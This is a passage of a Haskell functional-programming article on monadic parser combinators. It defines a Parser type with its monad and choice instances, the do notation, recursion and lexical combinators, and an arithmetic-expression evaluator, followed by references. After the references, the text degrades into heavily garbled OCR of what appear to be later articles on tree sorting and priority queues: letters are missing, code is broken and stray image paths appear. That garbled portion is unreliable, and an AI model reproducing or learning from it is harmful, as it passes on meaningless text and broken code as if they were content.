<http://www.cs.nott.ac.uk/Department/Staff/gmh/bib.html#pearl>

### 2 A type for parsers

We begin by defining a type for parsers:

```
newtype Parser a = Parser (String -> [(a,String)])
```

That is, a parser is a function that takes a string of characters as its argument, and returns a list of results. The convention is that the empty list of results denotes failure of a parser, and that non-empty lists denote success. In the case of success, each result is a pair whose first component is a value of type `a` produced by parsing

and processing a prefix of the argument string, and whose second component is the unparsed suffix of the argument string. Returning a list of results allows us to build parsers for ambiguous grammars, with many results being returned if the argument string can be parsed in many different ways.

### 3 A monad of parsers

The first parser we define is `item`, which successfully consumes the first character if the argument string is non-empty, and fails otherwise:

```
item :: Parser Char
item = Parser (\cs -> case cs of
                  ""      -> []
                  (c:cs) -> [(c,cs)])
```

Next we define two combinators that reflect the monadic nature of parsers. In Haskell, the notion of a *monad* is captured by a built-in class definition:

```
class Monad m where
  return :: a -> m a
  (">>=)   :: m a -> (a -> m b) -> m b
```

That is, a type constructor `m` is a member of the class `Monad` if it is equipped with `return` and `(">>=)` functions of the specified types. The type constructor `Parser` can be made into an instance of the `Monad` class as follows:

```
instance Monad Parser where
  return a = Parser (\cs -> [(a,cs)])
  p >>= f = Parser (\cs -> concat [parse (f a) cs' |
                                         (a,cs') <- parse p cs])
```

The parser `return a` succeeds without consuming any of the argument string, and returns the single value `a`. The `(>>=)` operator is a *sequencing* operator for parsers. Using a deconstructor function for parsers defined by `parse (Parser p) = p`, the parser `p >>= f` first applies the parser `p` to the argument string `cs` to give a list of results of the form `(a,cs')`, where `a` is a value and `cs'` is a string. For each such pair, `f a` is a parser which is applied to the string `cs'`. The result is a list of lists, which is then concatenated to give the final list of results.

The `return` and `(>>=)` functions for parsers satisfy some simple laws:

```
return a >>= f = f a
p >>= return = p
p >>= (\a -> (f a >>= g)) = (p >>= (\a -> f a)) >>= g
```

In fact, these laws must hold for any monad, not just the special case of parsers. The laws assert that — modulo the fact that the right argument to `(>>=)` involves a binding operation — `return` is a left and right unit for `(>>=)`, and that `(>>=)` is associative. The unit laws allow some parsers to be simplified, and the associativity law allows parentheses to be eliminated in repeated sequencings.

#### 4 The do notation

A typical parser built using ( $>>=$ ) has the following structure:

```
p1 >>= \a1 ->
p2 >>= \a2 ->
...
pn >>= \an ->
f a1 a2 ... an
```

Such a parser has a natural operational reading: apply parser `p1` and call its result value `a1`; then apply parser `p2` and call its result value `a2`; ...; then apply parser `pn` and call its result value `an`; and finally, combine all the results by applying a semantic action `f`. For most parsers, the semantic action will be of the form `return (g a1 a2 ... an)` for some function `g`, but this is not true in general. For example, it may be necessary to parse more of the argument string before a result can be returned, as is the case for the `chainl1` combinator defined later on.

Haskell provides a special syntax for defining parsers of the above shape, allowing them to be expressed in the following, more appealing, form:

```
do a1 <- p1
   a2 <- p2
   ...
   an <- pn
   f a1 a2 ... an
```

This notation can also be used on a single line if preferred, by making use of parentheses and semi-colons, in the following manner:

```
do {a1 <- p1; a2 <- p2; ...; an <- pn; f a1 a2 ... an}
```

In fact, the *do notation* in Haskell can be used with any monad, not just parsers. The subexpressions `ai <- pi` are called generators, since they generate values for the variables `ai`. In the special case when we are not interested in the values produced by a generator `ai <- pi`, the generator can be abbreviated simply by `pi`.

*Example:* a parser that consumes three characters, throws away the second character, and returns the other two as a pair, can be defined as follows:

```
p :: Parser (Char,Char)
p = do {c <- item; item; d <- item; return (c,d)}
```

#### 5 Choice combinators

We now define two combinators that extend the monadic nature of parsers. In Haskell, the notion of a *monad with a zero*, and a *monad with a zero and a plus* are captured by two built-in class definitions:

```
class Monad m => MonadZero m where
    zero :: m a
```

```
class MonadZero m => MonadPlus m where
  (++) :: m a -> m a -> m a
```

That is, a type constructor `m` is a member of the class `MonadZero` if it is a member of the class `Monad`, and if it is also equipped with a value `zero` of the specified type. In a similar way, the class `MonadPlus` builds upon the class `MonadZero` by adding a `(++)` operation of the specified type. The type constructor `Parser` can be made into instances of these two classes as follows:

```
instance MonadZero Parser where
  zero = Parser (\cs -> [])

instance MonadPlus Parser where
  p ++ q = Parser (\cs -> parse p cs ++ parse q cs)
```

The parser `zero` fails for all argument strings, returning no results. The `(++)` operator is a (non-deterministic) *choice* operator for parsers. The parser `p ++ q` applies both parsers `p` and `q` to the argument string, and appends their list of results.

The `zero` and `(++)` operations for parsers satisfy some simple laws:

$$\begin{aligned} \text{zero} ++ p &= p \\ p ++ \text{zero} &= p \\ p ++ (q ++ r) &= (p ++ q) ++ r \end{aligned}$$

These laws must in fact hold for any monad with a zero and a plus. The laws assert that `zero` is a left and right unit for `(++)`, and that `(++)` is associative. For the special case of parsers, it can also be shown that — modulo the binding involved with `(>>=)` — `zero` is the left and right zero for `(>>=)`, that `(>>=)` distributes through `(++)` on the right, and (provided we ignore the order of results returned by parsers) that `(>>=)` also distributes through `(++)` on the left:

$$\begin{aligned} \text{zero} >>= f &= \text{zero} \\ p >>= \text{const zero} &= \text{zero} \\ (p ++ q) >>= f &= (p >>= f) ++ (q >>= f) \\ p >>= (\lambda a -> f a ++ g a) &= (p >>= f) ++ (p >>= g) \end{aligned}$$

The zero laws allow some parsers to be simplified, and the distribution laws allow the efficiency of some parsers to be improved.

Parsers built using `(++)` return many results if the argument string can be parsed in many different ways. In practice, we are normally only interested in the first result. For this reason, we define a (deterministic) choice operator `(+++)` that has the same behaviour as `(++)`, except that at most one result is returned:

```
(+++)
  :: Parser a -> Parser a -> Parser a
  p +++ q = Parser (\cs -> case parse (p ++ q) cs of
    []      -> []
    (x:xs) -> [x])
```

All the laws given above for `(++)` also hold for `(+++)`. Moreover, for the case of `(+++)`, the precondition of the left distribution law is automatically satisfied.

The `item` parser consumes single characters unconditionally. To allow conditional parsing, we define a combinator `sat` that takes a predicate, and yields a parser that consumes a single character if it satisfies the predicate, and fails otherwise:

```
sat  :: (Char -> Bool) -> Parser Char
sat p = do {c <- item; if p c then return c else zero}
```

*Example:* a parser for specific characters can be defined as follows:

```
char  :: Char -> Parser Char
char c = sat (c ==)
```

In a similar way, by supplying suitable predicates to `sat`, we can define parsers for digits, lower-case letters, upper-case letters, and so on.

## 6 Recursion combinators

A number of useful parser combinators can be defined recursively. Most of these combinators can in fact be defined for arbitrary monads with a zero and a plus, but for clarity they are defined below for the special case of parsers.

- Parse a specific string:

```
string      :: String -> Parser String
string ""   = return ""
string (c:cs) = do {char c; string cs; return (c:cs)}
```

- Parse repeated applications of a parser `p`; the `many` combinator permits zero or more applications of `p`, while `many1` permits one or more:

```
many     :: Parser a -> Parser [a]
many p   = many1 p +++ return []

many1   :: Parser a -> Parser [a]
many1 p = do {a <- p; as <- many p; return (a:as)}
```

- Parse repeated applications of a parser `p`, separated by applications of a parser `sep` whose result values are thrown away:

```
sepby      :: Parser a -> Parser b -> Parser [a]
p `sepby` sep = (p `sepby1` sep) +++ return []

sepby1    :: Parser a -> Parser b -> Parser [a]
p `sepby1` sep = do a <- p
                    as <- many (do {sep; p})
                    return (a:as)
```

- Parse repeated applications of a parser `p`, separated by applications of a parser `op` whose result value is an operator that is assumed to associate to the left, and which is used to combine the results from the `p` parsers:

```

chainl  :: Parser a -> Parser (a -> a -> a) -> a -> Parser a
chainl p op a = (p `chainl1` op) +++ return a

chainl1 :: Parser a -> Parser (a -> a -> a) -> Parser a
p `chainl1` op = do {a <- p; rest a}
                    where
                        rest a = (do f <- op
                                    b <- p
                                    rest (f a b))
                        +++ return a

```

Combinators `chainr` and `chainr1` that assume the parsed operators associate to the right can be defined in a similar manner.

## 7 Lexical combinators

Traditionally, parsing is usually preceded by a lexical phase that transforms the argument string into a sequence of tokens. However, the lexical phase can be avoided by defining suitable combinators. In this section we define combinators to handle the use of space between tokens in the argument string. Combinators to handle other lexical issues such as comments and keywords can easily be defined too.

- Parse a string of spaces, tabs, and newlines:

```

space :: Parser String
space = many (sat isSpace)

```

- Parse a token using a parser `p`, throwing away any *trailing* space:

```

token :: Parser a -> Parser a
token p = do {a <- p; space; return a}

```

- Parse a symbolic token:

```

symb   :: String -> Parser String
symb cs = token (string cs)

```

- Apply a parser `p`, throwing away any *leading* space:

```

apply  :: Parser a -> String -> [(a,String)]
apply p = parse (do {space; p})

```

## 8 Example

We illustrate the combinators defined in this article with a simple example. Consider the standard grammar for arithmetic expressions built up from single digits using

the operators `+`, `-`, `*` and `/`, together with parentheses (Aho *et al.*, 1986):

```

expr    ::=  expr addop term | term
term    ::=  term mulop factor | factor
factor  ::=  digit | (expr)
digit   ::=  0 | 1 | ... | 9

addop   ::=  + | -
mulop   ::=  * | /

```

Using the `chainl1` combinator to implement the left-recursive production rules for `expr` and `term`, this grammar can be directly translated into a Haskell program that parses expressions and evaluates them to their integer value:

```

expr  :: Parser Int
addop :: Parser (Int -> Int -> Int)
mulop :: Parser (Int -> Int -> Int)

expr  = term  `chainl1` addop
term   = factor `chainl1` mulop
factor = digit +++ do {symb "("; n <- expr; symb ")"; return n}
digit  = do {x <- token (sat isDigit); return (ord x - ord '0')}

addop = do {symb "+"; return (+)} +++ do {symb "-"; return (-)}
mulop = do {symb "*"; return (*)} +++ do {symb "/"; return (div)}

```

For example, evaluating `apply expr " 1 - 2 * 3 + 4 "` gives the singleton list of results `[-1,""]`, which is the desired behaviour.

## 9 Acknowledgements

Thanks for due to Luc Duponcheel, Benedict Gaster, Mark P. Jones, Colin Taylor, and Philip Wadler for their useful comments on the many drafts of this article.

## References

- Aho, A., Sethi, R., & Ullman, J. (1986). *Compilers — principles, techniques and tools*. Addison-Wesley.
- Burge, W.H. (1975). *Recursive programming techniques*. Addison-Wesley.
- Fokker, Jeroen. 1995 (May). Functional parsers. *Lecture notes of the Baastad Spring school on functional programming*.
- Gill, Andy, & Marlow, Simon. 1995 (Jan.). *Happy: the parser generator for Haskell*. University of Glasgow.
- Hutton, Graham. (1992). Higher-order functions for parsing. *Journal of functional programming*, **2**(3), 323–343.
- Jones, Mark P. (1995). A system of constructor classes: overloading and implicit higher-order polymorphism. *Journal of functional programming*, **5**(1), 1–35.
- Mogensen, Torben. (1993). *Ratatosk: a parser generator and scanner generator for Gofer*. University of Copenhagen (DIKU).
- Peterson, John, et al. . 1996 (May). *The Haskell language report, version 1.3*. Research Report YALEU/DCS/RR-1106. Yale University.
- Wadler, Philip. (1985). How to replace failure by a list of successes. *Proc. conference on functional programming and computer architecture*. Springer-Verlag.
- Wadler, Philip. (1990). Comprehending monads. *Proc. ACM conference on Lisp and functional programming*.
- Wadler, Philip. (1992a). The essence of functional programming. *Proc. principles of programming languages*.
- Wadler, Philip. (1992b). Monads for functional programming. Broy, Manfred (ed), *Proc. Marktoberdorf Summer school on program design calculi*. Springer-Verlag.

J. nc on ro r n , o r. rs y r ss

O S  
E e H ghe - e Fu s g

hy ul A y e E e se  
S h- e Fu

R	O	A	A
c oo o o er c ence,	rne e e on Un ers		
orbes en e, sb r, enns n, U 1 13			
e- : o s s.			

ro io  
er- r er n n n n h n h n n n n n  
n n h n n . , fir t- r er n n  
nd n n , h n . h- d n n  
n n n d - C n n n n h d  
n n, n n n n n n ( h h n n  
n n n n n n d , h h  
n n . In dd n, h n n h d h  
n n, n n n h . nd h n ,  
n h h - d n n , h a nd r, nd- d ,  
nn n n n n nd : h d n n d  
h n n . h- d h n  
C n n n n n n n n , d n  
( 7 . n d n d , -  
- hn ( d , . H n z d h d n h n  
H er-Or er t r ar (H n, . In h ,  
h , h n d d n n d h .

r er T ir - r er io  
n d ' - - hn , n d - d  
n n h z n nd n z  
  
a a d Ad a Ad a d a A A u d  
" " : Ad a d a ua a A a ", A A u d  
. C 33, u d C/ u d C a - -C- .

r O a a

h z n n h n n n n n . H ,  
z d n d n n S ( n et a . , ,  
n d n n n nd n n n .  
h n h d h n n h h - d n n .  
n d h n h d , n n n h n d h n h  
, n , nd h n n n ( h n  
n n . In S , n h

p 'a a 'a u on a on Tok n n - An  
h 'a n h h n , n n n d.  
n . h Tok n , n , nd An n d.  
n d h d n n h n n h n n n .  
n n n h n n h h d nd

p a on n - An  
n n n d. h , h  
h n , h n n , nd h n n h n  
n. n , h , h n .

p 'a u on 'a a on Tok n n - An  
, n n n - d . S n n n n n n  
n n , h nd d .  
n , h h d d .  
n n h n n h n n nd h  
h- d . H , h h nd h h h d d .  
h h h , h , h nd h h d h n  
n.

( a : 'a a  
un a ( , , , n n

( an : Tok n a  
un an ( , , , n n  
| an ( , , :: , n ( , , , n

o r - r er io

n h d n h d . h -  
h h d , n n n n . h n

az a a , u - - u a a a , a a - d u a a a  
d az , a a a a a d .

n n h h h n n n h  
 h . . . . .  
 ( u d : 'a - 'a a n n n n n  
 un u d ( , , , n , , , n  
 h n n h- d n h d- d  
 In n , h- d n h nd n h d- d  
 F , h n n nd n n .  
 ( : 'a a 'a - ('a ' a  
 un (p, ( , , , n  
 un p ( , , , n  
 un ( , , , n (( , , , n  
 n ( , , , n nd  
 n p ( p, , , n nd  
 ( a : 'a a 'a a - 'a a  
 un a (p, ( , , , n  
 un p np  
 un n ( a (np, n  
 n ( , , , n nd  
 n p ( , p, , n nd  
 h a d n h n n , nd h -  
 n h h n n n h n n  
 .  
 h n n h . H , n h nd n n d  
 n h n n n n — h n n n n n  
 h n n n n n n n n n n  
 d n n n n n n n n n n  
 n n n n d. h n, n n , h n n  
 n n n n  
 un (p, p ( n ( n ( ,  
 .

## i - r er io

h n n h- d . C n h h . H h-  
 d n n, h h n d h h h n . F  
 h d h n d ( d , ; H n , , .  
 ( nd : 'a a ('a - ' a - ' a  
 un nd (p, p ( n  
 h n n h- d , nd h- d . ( h n n n h  
 n n n h nd n n d d n n h  
 h nd n n n d n n n h  
 n . F , h n n n n n n  
 .

un (p, nd (p, n nd ( , n u d ( ,  
 h n n h n h n n n n .  
 n n n n nd d h  
 ( : 'a a ('a - oo - 'a a  
 un (p, nd (p, n h n u d a  
 n h h- d n n ookah ad, h h nd  
 n n n d h .  
 ( ookah ad : 'a a ('a - ' a - ' a  
 un ookah ad (p, ( , , n  
 un p ( , , - ( , , n  
 n p ( p, , , n nd

## Six - r er io

S h h H h- d n n— h n h n d  
 — h h h n h n .  
 ( p o o : 'a a a - 'a a  
 un p o o p nd (p, n  
 h h h- d h n p h- d n n-  
 n h- d . I n n n h- d n  
 d n ( h d- d h p .  
 h n n . h h n n  
 n h h n n .  
 nd (p, n h n p1 p  
 n p n p1 p d n d u a , nd n  
 h nd h .  
 p o o p  
 n n d n n n h .  
 h nd n h n n n h h n d  
 d h h h h h d n h h . F  
 n h d h h d n h h n n ,  
 d n n h n d d n n n .  
 n n .

## e ere e

u , . . si mmi i s. Add - .  
 u , G. - d u a . ti mmi  
 2 3 :3 3-3 3.

*t a ear*

u , G. a d M , . i si C m i t s. . . C -  
- - . a C u , U . a .  
M , ., M. a d a , . iti t . M  
. .  
ad , . a a u a u . C ti  
mmi s C m t it t . 3- .  
ad , . u a a . C m si m i i s  
mmi s . - .

. u a amm - . int in t Unit ing om 1  
 C m i g Uni it

F C

ss D v R x

	J	my								
mpu	a	Ma	ma	a	s	x	k	s	U	s
ps	La	a	x		0		U	.		
	ma	jg	n	r	.	.u				

---

A s a

T i e i i -f ee ( i le ) c lc l i — c lc l i e f e  
 e le el ff ci c i i i e f f c i lic i . e e i  
 ic i e el f e le el c lc l i e d - t l i f  
 e i ecic i f i . T e e e e e e e i i -  
 f ee c lc l i e e i e i i l i le e c e i i - i e  
 c lc l i .

---

d

T is er er s ri s r s r i is i e s i x o . i ve  
 is is ( i s e w i ex r s fie i r i r  
 i e . Tw i e s re x o t t to i e is s  
 fie s ex r e e i s re exi r i r ere

r r	r	l
r r	r	
r r	)	
		) r r

e e fie s e se ves ve er i r eri . r si i i we s -  
 se fie s re es e e er we wi s ss e e fie  
 e is oun wi i i xi v es m m  
 e er e. r ex e e i e s i e ree- i i r ers  
 e ree fie s e re s e s i s i i s.  
 e i e wi w - set - o t ri vi s s r s is  
 i exi r er. T e firs se s r s ree r e is e se se  
 fl e s e ree is . e firs se e is is r i i e i e s  
 r i e s si ifi fie . ree is r w re rsive i e ese  
 e s r i e re i i fie s. r i i i s s w e ere re  
 re fie s. T e se se fl e s e res i ree is s i e is  
 i e r r er.

*on*

is ess vi s is e is s es re s ri wi e t  
si ifi fie . T e is is r i i e i es e fie s ri wi e  
e s si ifi i e wee r i i i ses e es resi e e  
i e is i . T e r i re ire e is e r i i er i  
s e t i se se e re ise er. T is se e is e we - w  
t ut on- o t ( 1 7 r x- o t ( r e t . 1 ri .  
is er we erive r ix-s r r ree-s r s exer ise i i  
r r s r s e ifi i s. wever e i ess we ve er r is  
exer ise is e i e. r i s e e e e w  
si e r efi i i s evri s i s er e . e i  
re r se e efi i i s i r e e ir s r r r ( ir  
1 i r i r e i i i s vri es s ssi e er r i  
i -ree ( r i ess i s e eve i si i sse i s e  
i -wise i s e eve i i s e e i s  
e e s rivi . T is is e i i ess i s w e r ve  
i is r i vri es ri e e i  
s ei es se i r ss es r e e ire.  
T e re i er e er is s r re s ws. e i we rese  
r r r e vi s ree-s r e i riefl rese ss es r  
er . T e i i is i e i 4. e i we r i e r ve  
es ii r er ee e i e i . e i 6 es.

**h g a s**

T e ree e we wi se r e er is  
r L f | r  
T e firs se ree-s r r i i s e is i es r i e s  
si ifi fie e e r e v e i e r e m ..m .  
ree is r w re rsive i e ese e s r i e re i i fie s.  
T s we ve

m r E m ) r  
m r L f  
m r ) m m r ) ))  
ere r i i s e is i es r i e fie ex r e  
f l r m ) . ) | m r  
r E m )  
r m ..m

*un t on*

r revi we ve i r e e v ri er r er e fie v es.  
e r e i s r v es e is s e e e s e m r  
s r s r- r ree e ( r .  
T e se se is fl e e ree is si e is w i wi e  
exi r ere r i e fie s

fl r  
fl f l

w ere f l is e r rees  
f l ) ) r  
f l f L f ) f  
f l f ) m f l f ) )  
i i e w ses we ve  
r r E m )  
r r fl m r )

**h**

T e e r es (M 1 Mei er t . 1 1 r vi es se  
r er ies s ( eir s ( i s es 1 ver es.  
r i r e ver e e s un v o t s i e  
is e i es i er i e i . T s e s s wi  
er i i is e i ve i ex resse (w i w  
erwise re ire i i ve r is re e s wi is s i  
ee i r eri i e (w i i es re ire i i .  
r ex e e ivers r er r es r f l r is s s es r  
s ri f l r f re ise i

) f )  
se e e is is e u on r f l r ivi i i s er w i  
e si i i wi f l r is i f l r r s ri  
. f l r f f l r f  
i i  
f f l r f )) f f l r f ))  
T e er r er ws i r r e s r er i i  
f ) f )  
T e r rees e s e ivers r er r s ri f l f  
i i

. L f f  
. . m  
T e rres i si w s es  
. f l f f l f  
r vi e is s ri  
. f f  
. . m

## Us g ds

r e e e r eries is sse i e i see -  
r r r r ree-s r e is i e i fl i  
e er i es i t er i wever we  
wri e m r s f l r ver e is fie i s e i i i e se  
r eer w i es ri e e e i s. e ve  
m r L f  
m r ) . m m r ) .  
s  
m r f l r fm L f  
r fm . m .  
w fl m r reex resse si s. r e r r  
is ex resse s e si i er i wi f l r we ve  
r r fl . m r  
i is m r m r is e . e e r is r e  
efi i s r si i  
m ) ) )  
m f f .  
e w i  
r r m fl m r )  
r e iv e  
r r m fl . m r  
( rse we ve wri e si fl .) . m r r i  
ie i fix si i s re i e si se.  
w e si w is i e we i  
r r f l r f  
i i

*un t on*

m fl L f

f m fl m r )) m fl fm m r ))

r e firs ese we e

m fl L f

efi i i m

fl . L f

efi i i fl

s we e e . r e se we e

m fl fm m r ))

efi i i s m fm

fl . . m m r ) .

efi i i fl

. m fl . m m r ) .

efi i i r r

. m r r ) .

i (see e i

m r r ) .

. . r r

efi i i r r

. . m fl m r )

s we e f e . . . e ves w

r r r r

w ere

r r E m )

r r f l r f

r f . .

s e es es s is is e we - w r ix-s r ri . T e v e

r ix-s r ver ree-s r is i es re ire s . ee r ix-s r w s

se s r e r si eer s i r s ri i es

er r e s e e e r e r e er r

w s e res i i es r si e i i e re e e

r ess r e re i i s. si ree-s r w ve e i e ee i

s r i -s r e i es r s.

a

e re e wi e s r vi

m r r ) . . r r  
 r is i i s es iss e r i i i s r e se e e  
 ie s e i s re es. r i rw r i \* s ws is  
 i i ws r  
 f l r . fl fl . m f l r )  
  
 m f l r ) . m r m r . f l r  
 ere m is ver rees w i is  
 m ) r r  
 m f f l L f . f)  
 T e firs ese ew i i s is es is r e ive e wi o -  
 u on w s e i se si  
 f l f . m f l f . )  
 T ere i i r i i is s w  
 m f l r ) . m r m r . f l r  
 ew i e se si e s wer r is s m r is  
 e s vi s ere w i se i . wever ei er si e ee i  
 is i e rre r s e i se wi m r . r e e  
 ri is r i i ev ri es w r s s we ere s i i i e i 4.  
 T ee - si e is e  
 m m f l r )) . m r )  
 s e i e e si e is r e . si s es  
 m m f l r )) . m r f l r f  
 r vi e  
 m m f l r )) L f  
  
 m m f l r )) fm ) f m m f l r )) )  
 r i rw r i s e s e L f . f l r f  
 s e s fm we i  
 m m f l r )) . m r f l r fm L f . f l r )  
 e ri - si e e re i i r i i we ve e ex ressi  
 m r . f l r we ee is r e i e . T is e we i r e  
 e i f r (s we wri e si i r i ie e er  
 r e  
 T e c lc l i i e f e f e e i cl e i A e i A.

f r ) ) )  
 f r f . f  
 e w w r i e e r i - s i e e r e i i r i i s  
 f r f l r ) . m r )  
 ers r i rw r i i si s ws  
 f r f l r ) . m r f l r fm L f . f l r )  
 r v i e  
 . f l r m f l r ) .  
 T e r is fi r er re i es esse i e w fi ers ( re i es e wi e er  
 m f l r ) )  
 efi i i  
 m f l r ) f l r m ) . ) | m r  
 efi i i m  
 f l r f l r m ) . ) | m r  
 fi ers ( re i es e wi e er  
 f l r m ) . ) f l r ) | m r  
 efi i i  
 f l r )  
 e e r er s r re i es . r e i r se  
 e re i es re e r m ) . s re w e is.

## s s

e ex e e e i r ix-s r r ree-s r e si e exer ise.  
 wever r firs e s e e e w i r ss v ri es  
 s i r i i s. i i s se r i ie i si s  
 ( e r m f f r f e i i e e w w r v ri es e  
 s e i e si ifie e r s i e r i s i e r e r e.  
 T e r r s i s s i s i e ie e se er r s r -  
 vers s e is e r e e . re e ie r is er r  
 si e r vers s r i e es e  
 f l r f ) m  
 r m | m r  
 f fr mE m )) )  
 f ) f ) f  
 never is re e ie versi is re i i e s r  
 is er we ves wi e i i e versi .

*on*

**A w dg s**

T s re e Ri r ir w rew v ri es w ri  
 D r w se es i s i s ire is i ves i i e firs e.

**s**

i ic . ( ). t duct t u ct l u H k ll. P e ice-  
 ll.  
 e T . Lei e le . i e l L. ( ). t duct t  
 l t . MIT P e .  
 Gi e e e Ge i . ( ). T e e - eci e f l . AC t -  
 t l C c u ct l , lu t d  
 l . ( 3). t c ut ,  
 c . A i - e le .  
 M lc l G . ( ). c e f i . c c c ut  
 - .  
 Mei e i F i M e P e . ( ). F c i l i  
 i le e e el e e i e . 4- 44 e (e )  
 C 5 u ct l u d C ut A c t ctu . i e -  
 e l .

**A d A a a s**

T is e ix i s e s r i rw r i s i e r e  
 e er.  
 T es i i i i i e i e i 4 is sse i e i ws  
 m r r ) . . r r  
 T is r er is r ve s ws.

r r ) m r r ) )  
 ef i i  
 f l r m ) . ) r r ) | m r  
 m r r ) f l r m ) . ) | m r  
 ef i i m  
 f l r m ) . ) r r ) | m r  
 r r f l r m ) . ) | m r  
 ⇐ ei i  
 f l r . r r r r . f l r  
 ef i i r r  
 f l r . fl . m r fl . m r . f l r  
 ⇐ i r em  
 f l r . fl fl . m f l r )  
 m f l r ) . m r m r . f l r  
 ere e er i w ew r i i s.  
 r e firs e w ew r i i s we ve

*un t on*

f l r . fl  
efi i i fl  
f l r . f l  
si f l r . m f l r )  
f l f l r )  
- si  
f l . m f l r )  
efi i i fl  
fl . m f l r )  
e i we s we  
m m f l r ) . m r f l r f  
r vi e  
m m f l r )) L f  
  
m m f l r )) fm ) f m m f l r )) )  
r e firs ese i i s we ve  
m m f l r )) L f  
efi i i m  
m f l r ) . L f  
efi i i m  
L f . f l r  
s w e s e e L f . f l r r e se we ve  
m m f l r )) fm )  
efi i i m fm  
m f l r ) . . m .  
efi i i m  
. m m f l r )) . m .  
efi i i fm  
fm m f l r ) . )  
efi i i m  
fm m m f l r )) )  
s w e s e f e fm.  
T e se e w ew r i i s is w is r e s ws  
m f l r ) . m r m r . f l r  
is r i e v r i e  
m m f l r )) . m r f r f l r ) . m r  
si ( ve  
f l r fm L f . f l r ) f r f l r ) . m r  
=< si i

f r f l r ) L f L f . f l r  
 f r f l r ) fm ) fm f r f l r ) )  
 firs re ire e is rivi efi i i s f r fm  
 . m . . f l r . m . f l r ) .  
 <= ei i  
 . f l r m f l r ) .

A d B g s

T is e ix i es s e e r e e e ess r re-  
 e s e i se r r ix-s r i .

r v E r S )

r

m  
 m ) )

E m r  
 E m  
 fr mE m )  
 mFr m | m  
 | r mFr m )  
 mFr m 2 | fr mE m m ))  
 | fr mE m m ))  
 mFr m 2 E m )  
 | r 2 | fr mE m 2 fr mE m 2 fr mE m

r  
 r 2 r  
 'm ' )  
 ' v' )  
 2 ' v' )

m l 2 4 2  
 r r r m l  
 m l r r r m l

F C

x m s

L H N

s u ü ma k U s ä  
"m s a 16 11 ma  
( -ma f n.info m ti . ni- onn. )

d

i r r i es re ex e e r e i ri s  
s r res. T is er ex i s i i e s e i s r re  
r ri ri e es si e i r r i e s e ( e ers  
1 7. e r e w e ive r si e e r  
e is r e wes w i i e s rise r r er  
i ses. s es r s e e ives e rese i ver we ew  
es re i r e e se ri s e ex resse e r s i  
s es e sses w re ri i er s. T e er  
i s e eve er r e s e w s ex erie e i re i  
wri i s e r r s w is i i r wi e e ri ri e e.

q s

T e s r e ri ri e e r vi es e s e wi five er -  
i s re rese s ee e e e es e e e w i i s s e  
si eee e n t i sers s i e e 1 e es e i e es  
1 (s e i es er e e t n ex r s i i e e e  
r . T e i s ee se e si e e ri ri e es  
re e s ie r ere e i s ssi wi i es. ri ri  
e es re e e i ew e e ie ess e s es e e e  
v r i e i e e e s is re ire . i i s i e is re e eve  
si i s e i . ere is e ss eff i i r ri ri e es.

da a n n ( | n t

ass o t u u wh

(  
.  
(  
n t  
(  
t n  
(  
n t

T e 1. ' n o t 199 En n on

e l	e i l	Fi l	i
D t			
M Pie ce	e		
r f		r f	
N	r f		
ie e			G f
h r	h r		
M Fe e		A c e ic i	
M M r th	M McG		


ie e e i e firs r er i ss e e r t n is i ee  
 ex i . T e t n s w ssi e es i is e t n  
 re r s n t erwise i ie s n w ere is ii eee  
 sis s e e e si ex e .  
 e o t u u is s r r ss ( es 1 e ss v ri e  
 r es ver e s r rs r er es ( s i \* \* . si i r  
 e i es e effi i n e r e er is e s r r  
 w i e is e.  
 T erive e ie i e e i ri ri e es we r ee i w s es.  
 irs we si er si eis e er e e eer i e es -  
 es fix e e e s. se s e we r e res ri i  
 e e e s re i ve i v e i e ri s n nt .

a s

e s ss e we r e es s e is ers. T e firs i e w i  
 r r sses e s i is r i e - r e . r effi i e ess  
 si er e res s e i es si es e 1 6 i s i  
 is e i T e 1. e see e rse es r s i r ree e  
 ex er e rres s r i i e i er e rres s  
 e wi er . T e ree re rese i iss w i i re 1( . Re r e s  
 s r re r ri ri e es r e rees er e effi ie e se  
 e re e e e ries e i . T e i ri s e e rs  
 ever eve e ree. e re ir is ee i we e e i er e wi

<sup>†</sup> I i i lle f ec c ee e e. If e e l e c l le f ee i i e  
 lle f ele e e l e c l i li e ldl

*un t on*



Fi . . i e e e e e i f e e l i e i T le

e ser e i s e ewi er r e ex er es e er.  
e s r e ree wi ersi t o o . i e ever ri i wi  
e ex e i e i ses ex e e ei es is  
w i e we e i i i e e ree we i  
es r re is e i i re 1( .  
T re rese e ser reesi s e we re se e e n i -  
i es r ef i i e e i r rees.


o n n  
da a n n ( n ( n | E t

